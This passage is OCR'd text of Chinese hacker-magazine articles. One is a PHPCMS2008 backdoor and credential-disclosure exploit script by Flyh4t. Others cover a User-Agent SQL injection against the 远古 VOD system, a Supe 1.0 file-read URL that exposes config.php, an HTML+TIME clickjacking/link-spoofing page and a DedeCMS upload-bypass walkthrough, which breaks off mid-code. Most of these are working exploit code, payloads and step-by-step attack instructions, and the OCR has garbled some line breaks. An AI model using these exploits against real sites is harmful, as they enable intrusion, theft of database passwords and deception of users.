(84).chr(91).chr(97).chr(93).chr(41).chr(59).chr(63).chr
(62));}&selectmodule=phpcms&variable=PHPCMS
&dosubmit= 保存
```

（3）访问/rss.php；

（4）后门在data/cache/a.php，密码是a。

利用方式2：获取数据库连接信息

这个方法利用了install目录下的文件 step6.tpl.php，代码如下：

```
<?php include PHPCMS_ROOT.'install/header.tpl.
php';?>
<div class="content">
<form id="install" name="myform" action="install.
php?" method="post">
<table width="100%" cellspacing="1"
cellpadding="0" >
<caption>填写数据库信息</caption>
<tr>
<th width="30%" align="right" >数据库服务器:
</th>
<td><label>
<input name="dbhost" type="text" id="dbhost"
value="<?=DB_HOST?>" size="20" />
</label></td>
</tr>
<tr>
<th align="right">数据库账号: </th>
<td><input name="dbuser" type="text" id="dbuser"
value="<?=DB_USER?>" size="20" /></td>
</tr>
<tr>
<th align="right">数据库密码: </th>
<td><input name="dbpw" type="password"
```

```
id="dbpw" value="<?=DB_PW?>" size="20" /></td>
    </tr>
    <tr>
    <th align="right">数据库名称: </th>
    <td><input name="dbname" type="text" id="dbname"
value="<?=DB_NAME?>" size="20" /></td>
    </tr>
    <tr>
    <th align="right">数据表前缀: </th>
    <td><input name="tablepre" type="text"
id="tablepre" value="<?=DB_PRE?>" size="20" /> <img
src="install/images/help.png" style="cursor:pointer;"
title=" 如果一个数据库安装多个 phpcms，请修改表前缀 "
align="absmiddle" />
    <span id='helptablepre'></span></td>
    </tr>
```

DB_HOST等常量定义在config.inc.php文件中，代码如下：

```
<?php
//数据库配置信息
define('DB_HOST', 'localhost');
//数据库服务器主机地址
define('DB_USER', 'root'); //数据库账号
define('DB_PW', ''); //数据库密码
define('DB_NAME', ''); //数据库名
```

而include/common.inc.php中包含了config.inc.php。前面所说的pay/respond.php中包含了include/common.inc.php文件，所以只要利用该本地文件包含漏洞包含step6.tpl.php，即可获取所有的数据库信息。由此得到EXP利用代码如下：


```
<?php
print_r('
+-------------------------------------------
--------------------------+
Phpcms2008 datebase credentials disclosure exploit
by Flyh4t
mail: flyh4t@hotmail.com
team: http://www.wolvez.org
+-------------------------------------------
--------------------------+
');
$host ='127.0.0.';
$path = '/';
$cookie='PHPSESSID=8bbf19296904d6d352ebedb9a54933a3;
TltHydfofMauth=UD0CDgFXVQAEWAMMWAB
QBwUPBVVSAFxRDQ0GVldbBA8ADQ%3D%3D;
TltHydfofMcookietime=0';
$message="GET ".$path."pay/respond.php?
code=../../../install/step6.tpl HTTP/1.1\r\n";
$message.="Accept: image/gif, image/x-xbitmap,
image/jpeg, image/pjpeg, application/x-shockwave-flash,
*/*\r\n";
$message.="Accept-Language: zh-cn\r\n";
$message.="Accept-Encoding: gzip, deflate\r\n";
$message.="User-Agent: Mozilla/4.0 (compatible;
MSIE 6.0; Windows NT 5.1; SV1)\r\n";
$message.="Host: $host\r\n";
$message.="Cookie: $cookie\r\n";
$message.="Connection: Close\r\n\r\n";
//echo $message;
$fd = fsockopen($host,'80');
if(!$fd)
{
echo '[~]No response from'.$host;
die;
}
fputs($fd,$message);
$resp = '';
while (!feof($fd)) {
$resp.=fgets($fd);
}
fclose($fd);
//echo $resp;
preg_match('/id=\"dbhost\" value=\"(.*)\"( size)/
',$resp,$dbhost);
preg_match('/id=\"dbname\" value=\"(.*)\"( size)/
',$resp,$dbname);
preg_match('/id=\"dbuser\" value=\"(.*)\"( size)/
',$resp,$dbuser);
preg_match('/id=\"dbpw\" value=\"(.*)\"( size)/',
$resp,$dbpw);
preg_match('/id=\"tablepre\" value=\"(.*)\"( size)/
',$resp,$tablepre);
preg_match('/id=\"password_key\" size=\"20\"
value=\"(.*)\"\//',$resp,$password_key);

if($dbhost[1]&$dbname[1]&$dbuser[1])
print_r("
[+]get the config! :)
[+]数据库服务器: $dbhost[1]
[+]数据库名称:$dbname[1]
[+]数据库账号:$dbuser[1]
[+]数据库密码:$dbpw[1]
[+]数据库表前缀:$tablepre[1]
[+]接口密钥: $password_key[1]
");
else die('[~]exploited fail :(');
?>
```

这个漏洞已经修补过一段时间了，这里写出来只是讨论一些利用的思路，如果读者还有更好的利用方式，欢迎和我交流。

前置知识: 无

关键词: 脚本、注入、读取任意文件漏洞



视频点播系统的末日

——剖析远古视频点播系统、Supe 1.0漏洞

文/ 诚妹@肇庆端中

最近网络可真是不平静，先是DISCUZ、PHPWIND、DEDDECMS等大型Web程序爆出高危漏洞，现在又轮到国内使用率最高的两款视频点播系统爆出高危漏洞，分别是"远古视频点播系统"和与DISCUZ同一公司的"Supe视频点播系统"。下面就来分析一下。

远古的隐蔽注入漏洞

远古视频点播系统号称国内最好的广域网VOD视频点播系统，采用高效的VConnect服务内核，是国内ASP脚本类视频点播系统中的霸主，经历了8年的风风雨雨，已经是一套比较成熟的系统了。但最近它却爆出了一个高危漏洞，下面来看看其漏洞文件/webmedia/oemui/user/guest.asp的部分漏洞代码。

```
szAgent=Request.ServerVariables("HTTP_USER_AGENT")
//注意这里，HTTP_USER_AGENT并没有做任何过滤
aTmpInfo = Split(szAgent, " (", -1, 1)
aAgentInfo = Split(aTmpInfo(1), "; ", -1, 1)
szBrowser = aAgentInfo(1)
//注意这个变量，它已经取了szAgent变量的值
if Right(aAgentInfo(2), 1) = ")" or Right(aAgentInfo(2), 1) = ";" then
szOS = Left(aAgentInfo(2), Len(aAgentInfo(2)) - 1)
else
szOS = aAgentInfo(2)
end if
szClientIP = Request.ServerVariables("REMOTE_ADDR")
szSQL = "INSERT INTO GuestBook(CusTomer_ID,cont,ipaddr,ostype,browser,crdt) VALUES(" & iUserID & ",'" & szMemo & "','" & szClientIP & "','" & szOS & "','" & szBrowser & "','" & now &"')"
//szBrowser变量进库了，注入漏洞产生
con.Execute szSQL    //执行SQL语句
```

代码注释已经说得很清楚了，注入漏洞就这么产生了。HTTP_USER_AGENT是我们可以伪造的数据，由于是insert注入点，所以在Access数据库上利用起来比较麻烦，这里直接说一说MSSQL的利用方法。

首先抓包，抓到的数据包如下:

```
POST /webmedia/oemui/user/guest.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg,
Referer: http://you.are.fucked.cn/webmedia/oemui/user/guest.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: you.are.fucked.cn
Content-Length: 76
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDCSACDTQQ=CGGFJOGANCPNAIAIABABHMHA;
memo=cheng&submit=%B7%A2%CB%CD%D3%C3%BB%A7%C1%F4%D1%D4%D0%C5%CF%A2+%3E%3E%3E
```

其中User-Agent就是要伪造的数据了。我们先要闭合前面的insert语句，修改好的数据包如下:

```
POST /webmedia/oemui/user/guest.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg,
```

```
Referer: http://you.are.fucked.cn/webmedia/oemui/user/guest.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0',''); and user>0--; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: you.are.fucked.cn
Content-Length: 76
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDCSACDTQQ=CGGFJOGANCPNAIAIABABHMHA;
memo=cheng&submit=%B7%A2%CB%CD%D3%C3%BB%A7%C1%F4%D1%D4%D0%C5%CF%A2+%3E%3E%3E
```

只要替换其中的"and user>0"为我们需要注入的语句就可以进行注入了。

Supe 1.0读取任意文件源码漏洞

SUPE 1.0正式版是由酷6基于Comsenz Supev Beta 2版本开发而来的一套视频播客系统，基本上囊括了现阶段主流视频网站所拥有的全部功能，还包括用户的博客空间、个人专辑、最新最热关注等增加用户体验的细节功能。此外，Supe还采用了独特的站外引用机制、高性能模板机制、搜索引擎完美收录技术、AJAX 技术等，是PHP脚本类视频点播程序市场上的霸主。


下面就来看看它爆出的高危漏洞吧！下面是产生漏洞的/api/test.php文件的部分代码

```
$str=file_get_contents( $thumb );//用file_get_contents()读取$thumb变量所赋值的文件内容
$path = ''.''.getthumb_path( $vid );
$opt_big = array(
"targetfile" => $path.''.jpg'',
"attach" => $attach['attach'],
"ext" => $attach['extension'],
"ratio" => false,
"width" => THUMB_BIG_WIDTH,
"height" => THUMB_BIG_HEIGHT
); //定义$opt_big和$opt_small数组
@sf_copy( $opt_big['targetfile'], $opt_small['targetfile'] );
//把$opt_big数组中的targetfile复制到$opt_small数组中的targetfile，漏洞产生
```

这里我们可以直接用Get方式提交数据。提交如下URL"http://www.hacker.com.cn/api/test.php?thumb=../config.php&vid=../../4"就会把配置文件config.php的内容创建写入到根目录下的4.jpg文件里，只要我们下载这个文件，然后用记事本打开，就可以看到配置文件config.php的内容了，里面会有Mysql的密码，之后就可以自由发挥了。

关于这两个视频点播程序的漏洞就介绍到这里，如果有什么问题，可以到黑防论坛来找我。

前置知识：无
关键词：脚本、HTML+TIME技术、网页欺骗



HTML+TIME下的网页欺骗技术

文/图 爱无言

周末没事的时候，上网随便访问了一个网页开发技术论坛，发现论坛中的一个帖子很有意思，这个帖子中的图片在自动闪烁，好像Flash动画一样。仔细一看，帖子的动画效果竟然是用代码写成的，而且不是什么Javascript、VBS之类的脚本语句，而是类似"<img class="time" src="es"></img>"这样的代码，看起来最重要的代码是在于"class="time""这句，一看就知道是一个CSS代码。鼠标右键单击该网页，查看了帖子的源代码后发现，time类

是来自于"XMLNS:t="urn:schemas-microsoft-com:time"",这是个什么东东？看来我是孤陋寡闻了，反正我是第1次见到，百度后发现原来这就是所谓微软的HTML+TIME技术。

HTML+TIME技术具体理解，就是一种将时间特性引入网页中的方法，主要通过特定的标签来实现网页中元素的动态显示效果。例如我们可以将以前不能动的一个DIV，让它实现定向移动到网页的其他位置。本来这种技术广泛使用在网页中实现播放幻灯片之类时的时间控制上，这样就可以不需要点击而自动实现在某一时刻播放某张幻灯片的效果。当然，也可以使用它来实现动画效果。

HTML+TIME技术还使用于网页中播放媒体文件，可以实现对媒体文件的快进、后退、暂停、播放等控制。它拥有很多的属性与方法，能够充分地实现媒体控制功能。

听起来这是一种非常不错的技术，我自己在学习的过程中发现这种技术完全可以用来实现网页欺骗。现在我们来做一个简单的测试，首先打开记事本，输入以下代码:

```
<META http-equiv="Content-Style-Type" content="text/css">
<TITLE> Clickjacking</TITLE>
<STYLE type="text/css">
<!--
.time{ behavior:url(#default#time2); }
a:link {
text-decoration: none;
}
a:visited {
text-decoration: none;
}
a:hover {
text-decoration: none;
}
a:active {
text-decoration: none;
}
body,td,th {
color: #0000CC;
}
-->
</STYLE>
<?IMPORT namespace="t" implementation="#default#time2">
</HEAD>
<BODY>
<DIV id="i1" style="cursor: url('111.cur');width:50px;" onMouseUp="document.location='http://hi.baidu.com/digexploit';" ><a href=http://www.baidu.com class="time" BEGIN="0" DUR="1"><u>aa</u></a></DIV>
</BODY>
</HTML>
```

把上面的代码保存成xxx.htm文件。下面解释一下这段代码的作用。首先，代码开始按照固定格式引入TIME，".time{behavior:url(#default#time2);}"与"<?IMPORT namespace="t" implementation="#default#time2">"两句都是微软HTML+TIME的固定引用格式。至于"a:link {text-decoration: none;}…"，懂得CSS的朋友一定知道是为了去掉超级链接的下划线的，为什么要这么做呢？接着往下看。在网页中建立了一个DIV，这个DIV首先使用一个鼠标文件"cursor: url('111.cur');"，这个鼠标是一个系统的链接选择鼠标文件，就是常见的一只小手的鼠标。看到这里，你肯定变得更加疑惑了，为什么选用这个鼠标文件？DIV还使用了一个事件:"onMouseUp="document.location='http://hi.baidu.com/digexploit';""，这个事件的意思是当鼠标按键弹起时，浏览器转到http://hi.baidu.com/digexploit上去。紧接着，我们创建了一个超级链接"<a href=http://www.baidu.com class="time" BEGIN="0" DUR="1">"。这不是一个简单的超级链接，我们给这个超级链接加上了TIME，让它在0秒时开始，持续1秒结束，这就意味着该超级链接会在1秒钟后失效。等等，失效！聪明的读者一定知道我们这个网页的目的了。当用户打开这个网页后，他移动鼠标来到了这个超级链接上，此时超级链接指向的地址是百度的首页地址，可是正当他点下鼠标时，这个超级链接失效了，而此时用户的鼠标位置正好停留在DIV窗口的上方，当他松开鼠标左键时，触发了DIV的onmouseup事件，于是乎，浏览器被动向转到了我的博客地址上，可是在用户点击超级链接的时候，浏览器状态栏显示的确实是百度的首页地址http://www.baidu.com，如图1所示。

现在，我们再看看前面的一个问题，为什




图1

么要给DIV创建一个系统的链接选择鼠标文件。这是因为当超级链接失效后，鼠标就会被系统自动换成光标形式，这样很容易让人发现不对劲，为此，我们要想迷惑用户，就要使用固定好的鼠标文件。还有一个细节，就是我们去掉了超级链接的下划线，可是图1中还是能看到aa下面有条下划线。其实这条下划线还是为了能够欺骗用户的眼睛，因为超级链接失效后下划线同样会消失，为此必须自己人工创建一条一模一样的下划线来欺骗用户。

到这里，我们看到了利用HTML+TIME技术，成功地实现了一次网页超级链接的欺骗实现。如果将这个技术完善化结合网络钓鱼，控制好事件的触发时机，完全可以更加完美地实现欺骗。这不得不让我想到了前一阵子闹得很凶的clickhijack，微软的补丁一直没有很好地解决这个事情，包括火狐、Opera等浏览器。在测试中我发现，如果将JS脚本结合进入HTML+TIME技术，就可以更加强大地实现浏览器欺骗，后果不堪设想。希望有兴趣的朋友能够一起研究，不懂的问题欢迎到论坛上讨论。

前置知识：PHP
关键词：漏洞、DedeCMS、变量初始化

Dedecms变量未初始化漏洞的深入利用



文/ Flyh4t

近日Dedecms V55版发布了，姑且不论功能和可用性是否增强，安全性依旧如前期版本一样不容乐观。本文简单地分析一个由变量未初始化造成的安全漏洞。

漏洞发生在include\dialog\select_soft_post.php文件中，这个文件正常情况下是只有管理员登录后才能访问的，但是很不幸的是，$cfg_basedir没有正确初始化，导致我们可以绕过身份认证和系统变量初始化文件，最终可以成功上传任意文件到指定目录。


```
<?php
if(!isset($cfg_basedir))
    //在PHP全局变量打开的时候，我们可以帮助系统初始化$cfg_basedir，从而绕过身份认证文件config.php
    {include_once(dirname(__FILE__).'/config.php');
    }if(empty($uploadfile)) $uploadfile = '';
    if(empty($uploadmbtype))$uploadmbtype='软件类型';
    if(empty($bkurl)) $bkurl = 'select_soft.php';
    $newname = ( empty($newname) ? '' : ereg_replace("[\\ \"\*\?\t\r\n<>':/|]", "", $newname) );
    //$uploadfile、$uploadmbtype、$newname我们均可以控制
    if(!is_uploaded_file($uploadfile))
    {ShowMsg("你没有选择上传的文件或选择的文件大小超出限制!", "-1");
    exit();}
```

```
$cfg_softtype = $cfg_softtype.'|'.$cfg_imgtype.'|'.$cfg_mediatype;
$cfg_softtype = str_replace('||', '|', $cfg_softtype);
//$cfg_softtype代表允许上传的文件类型，我们可以指定为PHP
$uploadfile_name = trim(ereg_replace("[ \r\n\t\*\%\\/\?><\|\":]{1,}","",$uploadfile_name));
if(!eregi("\.(".$cfg_softtype.")", $uploadfile_name))
{
// 这段要注意绕过，ShowMsg为未定义函数
ShowMsg("你所上传的{$uploadmbtype}不在许可列表，请更改系统对扩展名限定的配置！","-1");
exit();}
$nowtme = time();
if($activepath==$cfg_soft_dir)
{
//这段要注意绕过，否则将造成未定义函数错误，从而中断程序执行
$newdir = MyDate($cfg_addon_savetype, $nowtme);
$activepath = $activepath.'/'.$newdir;
if(!is_dir($cfg_basedir.$activepath))
{MkdirAll($cfg_basedir.$activepath,$cfg_dir_purview);
CloseFtp();}}
//文件名（前为手工指定，后者自动处理，要进入前者，避开未定义函数错误）
if(!empty($newname))
{$filename = $newname;
if(!ereg("\.", $filename)) $fs = explode('.', $uploadfile_name);
else $fs = explode('.', $filename);
if(eregi($cfg_not_allowall, $fs[count($fs)-1]))
{
// 这段要注意绕过，ShowMsg为未定义函数
ShowMsg("你指定的文件名被系统禁止！",'javascript:;');
exit();}
if(!ereg("\.", $filename)) $filename = $filename.'.'.$fs[count($fs)-1];}
else
{
//不进入该过程
